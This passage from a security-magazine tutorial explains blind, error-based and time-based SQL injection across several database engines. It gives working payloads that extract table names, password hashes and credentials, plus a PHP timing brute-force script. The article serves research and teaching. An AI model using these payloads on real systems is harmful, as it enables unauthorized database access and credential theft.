


Figure 1. *Error-based SQL Injection in Microsoft SQL Server*

- Data is injected into two distinct SELECT queries which, in their turn, retrieve data from tables with a different number of columns.
- Request concatenation is filtered (e.g., by WAF).

An example of PHP code vulnerable to the Blind SQL Injection is provided Listing 2.

The vulnerability can be exploited in the following way:

```
/?id=1 and 555=if(ord(mid((select pass from users limit
                    0,1),1,1))=97,555,777)
```

If the *Users* table contains the *Pass* column and the first character of the first entry in this column equals 97 (character a), then MySQL will return *TRUE* and the request will be true. Otherwise, MySQL will return *FALSE*, and for the above code, the page will display an error message.

It goes without saying that the approach can be a bit simplified in a few ways. One way is to use a binary tree. Another, even simpler way is to get use of the design of the application. For example, SQL Injection vulnerabilities are very common for numeric application parameters. Depending on the number specified, the web application returns different content. Thus, by comparing the numbers with the content and mapping them with the characters being matched, one can easily read the table data. It can be illustrated in the following way:

A news title 111 – the identifier in the parameter id=3245 – a character being matched 0
A news title 222 – the identifier in the parameter id=2456 – a character being matched 1
A news title 333 – the identifier in the parameter id=4562 – a character being matched 2

etc.

Below are some examples of queries used for the attack (for example, for accurate identification of the first character in an MD5 hash): Listing 3.

Keep in mind that this method has restriction for the length of an HTTP request (the restriction is distinct for different web servers). In all other respects, the approach is quite efficient in cases when easier methods do not work. Generally speaking, this method is universal since it does not depend on a database being used.

Listing 3. *Queries used for the attack*

```
/?id=if((mid((select pass from users limit 0,1),1,1)in('0'))>0,(3245),
if((mid((select pass from users limit 0,1),1,1)in('1'))>0,(2456),
if((mid((select pass from users limit 0,1),1,1)in('2'))>0,(4562),
if((mid((select pass from users limit 0,1),1,1)in('3'))>0,(12345),
if((mid((select pass from users limit 0,1),1,1)in('4'))>0,(12346),
if((mid((select pass from users limit 0,1),1,1)in('5'))>0,(12347),
if((mid((select pass from users limit 0,1),1,1)in('6'))>0,(12348),
if((mid((select pass from users limit 0,1),1,1)in('7'))>0,(12349),
if((mid((select pass from users limit 0,1),1,1)in('8'))>0,(12350),
if((mid((select pass from users limit 0,1),1,1)in('9'))>0,(12351),
if((mid((select pass from users limit 0,1),1,1)in('a'))>0,(12352),
if((mid((select pass from users limit 0,1),1,1)in('b'))>0,(12353),
if((mid((select pass from users limit 0,1),1,1)in('c'))>0,(12354),
if((mid((select pass from users limit 0,1),1,1)in('d'))>0,(12355),
if((mid((select pass from users limit 0,1),1,1)in('e'))>0,(12356),
if((mid((select pass from users limit 0,1),1,1)in('f'))>0,(12357),
null)))))))))))))))
```

Yet, really quick exploitation methods for the Blind SQL Injection vulnerabilities were developed in the field of the Error-Based Blind SQL Injection.

Error-Based Blind SQL Injection

Error-Based Blind SQL Injection is the quickest technique of Blind SQL Injection exploitation. This method is based on the fact that various DBMSs can place sensitive information (e.g. the database version) into the error messages in case of receiving an illegal SQL expression. This technique can be used if the vulnerable application returns a message when any SQL expression processing error occurs in the database.

For MSSQL, the Error-Based Blind SQL Injection technique appeared in 2003 or so. An error occurs in the database when data type conversion is performed improperly, which allows a malicious user to receive sensitive information from the returned error message: Listing 4 and Figure 1.

Thus, it becomes possible to retrieve the required information from a certain DBMS rather quickly by exploiting a SQL Injection vulnerability as described above. For example, you can recover the database structure in the following way: Listing 5.

If we take into account that Sybase ASE is based on Transact-SQL as MS SQL Server is, then we can say with confidence that the considered technique can be applied to this DBMS, too. Experiments with Sybase ASE strongly confirm this assumption.

The same tricks with type conversion can be used for PostgreSQL:

```
web=# select cast(version() as numeric);
ERROR:  invalid input syntax for type numeric:
„PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled
by GCC cc (GCC) 4.2.1 20070719  [FreeBSD]”
```

To obtain sensitive information, one can exploit an SQL Injection vulnerability in the application operating under PostgreSQL by executing the following queries: Listing 6.

Constructions `::text::int` can be used instead of as numeric (Figure 2).

However, such trick will not work for the MySQL database. This is why there had been no exploitation techniques for Error-Based Blind SQL Injection vulnerabilities in MySQL until 2009, when a researcher under the pseudonym Qwazar described new ways to exploit

Listing 4. *Error - Based Blind SQL Injection*

```
select convert(int,@@version);

Msg 245, Level 16, State 1, Line 1


   Jul  9 2008 14:43:34
   Copyright (c) 1988-2008 Microsoft Corporation
   Enterprise Edition on Windows NT 6.1 <X86> (Build 7600: ) (VM)
' to data type int.
```

Listing 5. *Recovering the database structure*

```
http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_
                  name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=1)))--
http://server/?id=(1)and(1)=(convert(int,(select+table_name+from(select+row_number()+over+(order+by+table_
                  name)+as+rownum,table_name+from+information_schema.tables)+as+t+where+t.rownum=2)))--
…
```

Listing 6. *SQL Injection vulnerability in the application*

```
http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+0)+as+nume
                  ric)--
http://server/?id=(1)and(1)=cast((select+table_name+from+information_schema.tables+limit+1+offset+1)+as+nume
                  ric)--
…
```




Figure 2. *Error-based SQL Injection in PostgreSQL*

Blind SQL Injection vulnerabilities in his article for the Russian Hacker magazine.

The first idea was to use illegal regular expressions that cause various errors when a SELECT query is executed by MySQL (exactly when it is executed, not verified). Qwazar used this method in conjunction with the method proposed by Elekt (select 1 union select 2) to show how an attacker can receive up to 12 characters of valuable information via one query to the web application. The query looks as follows: Listing 7.

Thus, if there is the column pass in the table users and the first character of the first entry in this column is 0, then MySQL will return an error message "#1139

Listing 7. *How attacker can receive up to 12 characters of information*

```
/?id=1 AND 1 rlike concat(
if((mid((select pass from users limit 0,1),1,1)in('0'))>0,(0x787B312C3235367D),
if((mid((select pass from users limit 0,1),1,1)in('1'))>0,(0x787B312C28),
if((mid((select pass from users limit 0,1),1,1)in('2'))>0,(0x5B5B3A5D5D),
if((mid((select pass from users limit 0,1),1,1)in('3'))>0,(0x5B5B),
if((mid((select pass from users limit 0,1),1,1)in('4'))>0,(0x28287B317D),
if((mid((select pass from users limit 0,1),1,1)in('5'))>0,(0x0),
if((mid((select pass from users limit 0,1),1,1)in('6'))>0,(0x28),
if((mid((select pass from users limit 0,1),1,1)in('7'))>0,(0x5B322D315D),
if((mid((select pass from users limit 0,1),1,1)in('8'))>0,(0x5B5B2E63682E5D5D),
if((mid((select pass from users limit 0,1),1,1)in('9'))>0,(0x5C),
if((mid((select pass from users limit 0,1),1,1)in('a'))>0,(select 1 union select 2),(1))))))))))))
```

Listing 8. *Applying approach to MySQL version 5.0 and later*

```
mysql> select 1,2 union select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group
                  by x;
ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1
mysql> select 1 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.
                  tables group by x)a);
ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1
```

Listing 9. *Receiving the target data*

```
mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select
                  2)a group by x limit 1);
...
1 row in set (0.00 sec)
...
mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select
                  2)a group by x limit 1);
ERROR 1062 (23000): Duplicate entry '5.0.84:0' for key 1
```




Figure 3. *Error-based SQL Injection in MySQL*

– Got error 'invalid repetition count(s)' from regexp". If the first character is 1, then another unique error message will be received: "#1139 – Got error 'braces not balanced' from regexp", and so on.

The second suggestion was to use an error message returned by MySQL as a container for valuable data (as they do for MSSQL when type conversion is performed improperly) for quick exploitation of Blind SQL Injection vulnerabilities. For example, let us consider the following query:

```
/?id=1 union select * from (select * from (select
name_const((select pass from users limit 1), 14)d) as t
join (select name_const((select pass from users limit
                    1), 14)e) b)a
```

This query will return an error message containing valuable data from the *pass* column, e.g., an MD5 hash:

```
#1060 - Duplicate column name
                    'f8d80def69dc3ee86c5381219e4c5c80'
```

This method allows one to receive up to 64 bytes of valuable data via one query to the web application.

Use of string concatenation functions `concat()` and `concat_ws()` make it possible to receive the database dump rather quickly. Unfortunately, this trick with the `name_const()` function will work only for MySQL versions 5.0.12–5.0.64.

We tried to find an equivalent of the function `name_const()` and discovered another useful function `ExtractValue()` introduced in MySQL version 5.1.5. This function is meant for extraction of values from an XML data stream. Meanwhile, this function has another, hacker application. Let us consider the following query:

```
/?id=1 and ExtractValue(1,concat(0x5C,(select pass from
                    users limit 0,1)));
```

The following error message will be returned:

```
XPATH syntax error: '\f8d80def69dc3ee86c5381219e4c5c8'
```

Thus, we can read data from a table by exploiting Blind SQL Injection vulnerabilities in MySQL 5.1.5 and later. The limit is 31 bytes of useful information per query. An error message "XPATH syntax error" is returned in response to the same old illegal regular expression `\\`.

Listing 10. *Technique for database recovery*

```
http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+
                    limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--
http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+
                    limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a)--
…
```

Listing 11. *Function that returns the first symbol of the requested data in the error message*

```
SQL> select XMLType((select 'abcdef' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00210: expected '<' instead of 'a'
Error at line 1
ORA-06512: at "SYS.XMLTYPE", line 301
ORA-06512: at line 1
no rows selected
SQL>
```

So then in the beginning of 2010, our old acquaintance Qwazar proposed a universal exploitation technique for SQL Injection vulnerabilities in applications operating under MySQL. It was a rather complex and unobvious technique, we must say. Here is an example of applying this universal approach to MySQL version 5.0 and later: Listing 8.

If the table name is not known (e.g., in MySQL 5.0 and earlier), more complex queries entirely based on the function `rand()` should be used. It means that in some cases, it will take more than one HTTP request to receive the target data (Listing 9).

Below is an example of practical use of the described technique for database structure recovery: Listing 10.

The method proposed by Qwazar works for all MySQL versions including 3.x, which still can be found on the Web. For MySQL 3.x, the attack vector looks as follows:

```
/id?=1 or 1 group by concat(version(),floor(rand(0)*2))
                    having min(0) or 1--++
```

However, many flaws have been revealed in this method over the last two years. We cannot cover all of them in this article, but the most considerable shortcomings are the following:

- The technique can only be applied to tables with more than two rows.
- To induce a query error when extracting data from columns like VARCHAR and longer (depending on the platform), it is necessary to use cut string functions (e.g., MID)

As for the Oracle database, similar techniques for hacking it have been known since a long time ago. For example:

```
/?param=1 and(1)=(utl_inaddr.get_host_name((select
banner from sys.v_$version where rownum=1)))--
...
```

However, we were searching for a fresh perspective, which was found at last in the `XMLType()` function that

Listing 12. *Determining the database*

```
select XMLType((select substr(version,1,1) from v$instance)) from users;
select XMLType((select substr(version,2,1) from v$instance)) from users;
select XMLType((select substr(version,3,1) from v$instance)) from users;
...etc.
```

Listing 13. *Return required data by an error message*

```
SQL> select XMLType((select '<abcdef:root>' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00234: namespace prefix "abcdef" is not declared
...
SQL> select XMLType((select '<:abcdef>' from dual)) from dual;
ERROR:
ORA-31011: XML parsing failed

LPX-00110: Warning: invalid QName ":abcdef" (not a Name)
...
SQL>
```

Listing 14. *Query returns the following unwanted error*

```
SQL> select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual);
select * from users where id = 1 and(1)=(select XMLType((select '<:abcdef>' from dual)) from dual)
ERROR at line 1:
ORA-00932: inconsistent datatypes: expected NUMBER got -
```




Figure 4. *Error-based SQL Injection in Oracle DBMS*

returns the first symbol of the requested data in the error message (LPX-00XXX): Listing 11.

Moreover, the `substr()` function provides the means to extract data character by character. For example, it won't take you long to determine the database version as shown Listing 12.

Research also showed that `XMLType()` can force error message to return the required data in the way it is done on other databases: Listing 13.

However, this method needs a little tweaking due to Oracle database peculiarities. First of all, since Oracle DBMS does not support implicit type conversion, the above query returns the following unwanted error: Listing 14.

Secondly, the lack of LIMIT and OFFSET clauses hampers line-by-line data extraction. And, to crown it all, `XMLType()` tends to cut out data that being returned in the error message comes after certain symbols, such as space or `@`.

Yet, this is no time to panic. The type conversion issue is resolved with the help of the `upper()` function. The line-by-line data extraction can be implemented with the following adjustment to the query:

```
select id from(select id,rownum rnum from users a)where
                    rnum=1;
select id from(select id,rownum rnum from users a)where
                    rnum=2;
...
```

Hex coding helps avoid data loss. You may also consider eliminating quotation marks from the query text,

Listing 15. *Query after editing looks roughly*

```
select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(log
                    in||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where
                    rnum=1)||chr(62)))from dual);
select * from table where id = 1 and(1)=(select upper(xmltype(chr(60)||chr(58)||chr(58)||(select rawtohex(log
                    in||chr(58)||chr(58)||password)from(select login,password,rownum rnum from users a)where
                    rnum=2)||chr(62)))from dual);
…
```

Listing 16. *Oracle application that returns to the error*

```
http://server/?id=(1)and(1)=(select+upper(xmltype(chr(60)||chr(58)||chr(58)||(select+rawtohex(login||chr(58)||ch
                    r(58)||password)from(select+login,password,rownum+rnum+from+users+a)where+rnum=1)||chr(62)))
                    from dual)--
```

Listing 17. *Decodin the extracted data*

```
SQL> select utl_raw.cast_to_varchar2('61646D696E3A3A5040737377307264') from dual;
UTL_RAW.CAST_TO_VARCHAR2('61646D696E3A3A5040737377307264')
--------------------------------------------------------------------------------
admin::P@ssw0rd
SQL>
```




Figure 5. *Proof-of-concept time-based SQL Injection exploration*

Listing 18. *Simple character- by character brute force script with time delay*

```
...
function brute($column,$table,$lim)
{
    $ret_str = "";
    $b_str = "1234567890_abcdefghijklmnopqrstuvwxyz";
    $b_arr = str_split($b_str);
    for ($i=1;$i<100;$i++)
    {
        print "[+] Brute $i symbol...\n";

        for ($j=0;$j<count($b_arr);$j++)

            $brute = ord($b_arr[$j]);
            $q = "/**/and/**/if((ord(lower(mid((select/*
                    */$column/**/from/**/$table/**/lim
                    it/**/$lim,1),$i,1))))=$brute,sl
                    eep(6),0)--";
            if (http_connect($q))
            {
                $ret_str=$ret_str.$b_arr[$j];
                print $b_arr[$j]."\n";
                break;
            }
            print ".";

        }
        if ($j == count($b_arr)) break;
    }
    return $ret_str;
}
...
```

so that it bypasses application's filters for incoming requests. To do this, use the ASCII character-encoding scheme.

After all the editing, the resulting query will look roughly as follows: Listing 15.

The described method allows extraction of up to 214 bytes (107 symbols in case of hex coding) of valuable information in one HTTP request, provided that an application runs under Oracle DBMS 9.0 or earlier and returns the following error: Listing 16.

To decode the extracted data, standard Oracle function can be used: Listing 17 and Figure 4.

Double Blindness

There are some cases when, besides suppression of all error messages on pages returned by web application, vulnerable SQL queries are used for some internal purposes, for example, for some event logging or internal optimization. Related SQL-Injections belong to the group of Double Blind (or Time-Based) SQL Injections.


The exploitation technique for this type of SQL Injection is based on time delays between a query sent to a web application and its response. You can specially craft such a delay, for instance, by creating an appropriate loop via `while()`. Classically, the `benchmark()` function is used for exploiting the vulnerability under MySQL. However, the best practice is to apply `sleep()`. The `sleep()` function is more secure since it does not consume server CPU resources, unlike `benchmark()`. Below is an example of a simple character-by-character brute force script involving time delay (Listing 18 and Figure 5).

As demonstrated above, alphabetical order is used in the `$b_srt` array for brute force. The script consecutively checks every character for its matching a database character. You can try to speed up the process by arranging characters in a more opportune order or by using a binary tree.

Instead of Conclusion

While this article was being prepared, new interesting techniques of SQL Injection exploitation in Oracle DBMS were developed. As we can see, this field is very promising and thriving, and an enthusiastic researcher will always have an opportunity to discover something new. Have fun!

DMITRY EVTEEV
http://devteev.blogspot.com/, Positive Technologies Co.



THEY SELDOM SMILE AT THE NSA. CAN YOU MAKE THEM GRIN?

Learn how to synthesize and apply these vital skills and leadership ability to succeed in the fast moving field of Network Security.

Bachelor of Science
Network Engineering
Network Security
Technology Forensics

Master of Science
Information Assurance

Program accreditations, affiliations and certifications:

ACCREDITED
The Higher Learning Commission
MEMBER
The Higher Learning Commission
NCA North Central Association
For more information: www.ncahlc.org

⚠ CLUSTERGEEK WITH CAUTION

LEARN, EXPERIENCE AND INNOVATE WITH THE FOLLOWING DEGREE STUDENTS: Advancing Computer Science, Artificial Life Programming, Digital Media, Digital Video, Enterprise Software Development, Game Art and Animation, Game Design, Game Programming, Human-Computer Interaction, Open Source Technologies, Robotics and Embedded Systems, Serious Game and Simulation, Strategic Technology Development, Technology Product Design, Technology Studies, Virtual Modeling and Design, Web and Social Media Technologies

Prepare to Defend!
www.uat.edu
877.828.4335

GEEK 411 AD

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.